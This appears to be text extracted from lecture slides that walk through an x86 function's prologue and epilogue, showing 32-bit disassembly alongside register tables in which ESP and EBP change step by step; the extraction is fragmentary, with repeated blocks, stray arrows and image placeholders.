
80483fe: add \$0x8,%esp

8048401: mov \$0x0,%eax

8048406: leave


8048407: ret

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeee0 |
| EBP | 0xbfffeee8 |



80483db <function>:
 EIP → 80483db: push %ebp
 80483dc: mov %esp,%ebp
 80483de: sub \$0x10,%esp
 80483e1: movl \$0x0,-0x8(%ebp)
 80483e8: movl \$0x1,-0x4(%ebp)
 80483ef:nop
 80483f0:leave
 80483f1:ret


| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeedc |
| EBP | 0xbfffee8 |



80483db <function>:

EIP → 80483db: push %ebp
 80483dc: mov %esp,%ebp
 80483de: sub \$0x10,%esp
 80483e1: movl \$0x0,-0x8(%ebp)
 80483e8: movl \$0x1,-0x4(%ebp)
 80483ef:nop
 80483f0:leave
 80483f1:ret

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeed8 |
| EBP | 0xbfffee8 |



80483db <function>:

```

80483db:      push    %ebp
80483dc:      mov     %esp,%ebp
80483de:      sub     $0x10,%esp
80483e1:      movl    $0x0,-0x8(%ebp)
80483e8:      movl    $0x1,-0x4(%ebp)
80483ef:      nop
80483f0:      leave
80483f1:      ret


```

EIP →

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeed8 |
| EBP | 0xbfffeed8 |

EBP →

ESP →




80483db <function>:

```
80483db:      push    %ebp
80483dc:      mov     %esp,%ebp
80483de:      sub     $0x10,%esp
80483e1:      movl    $0x0,-0x8(%ebp)
80483e8:      movl    $0x1,-0x4(%ebp)
80483ef:      nop
80483f0:      leave
80483f1:      ret
```

EIP 

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeec8 |
| EBP | 0xbfffeed8 |



80483db <function>:

```

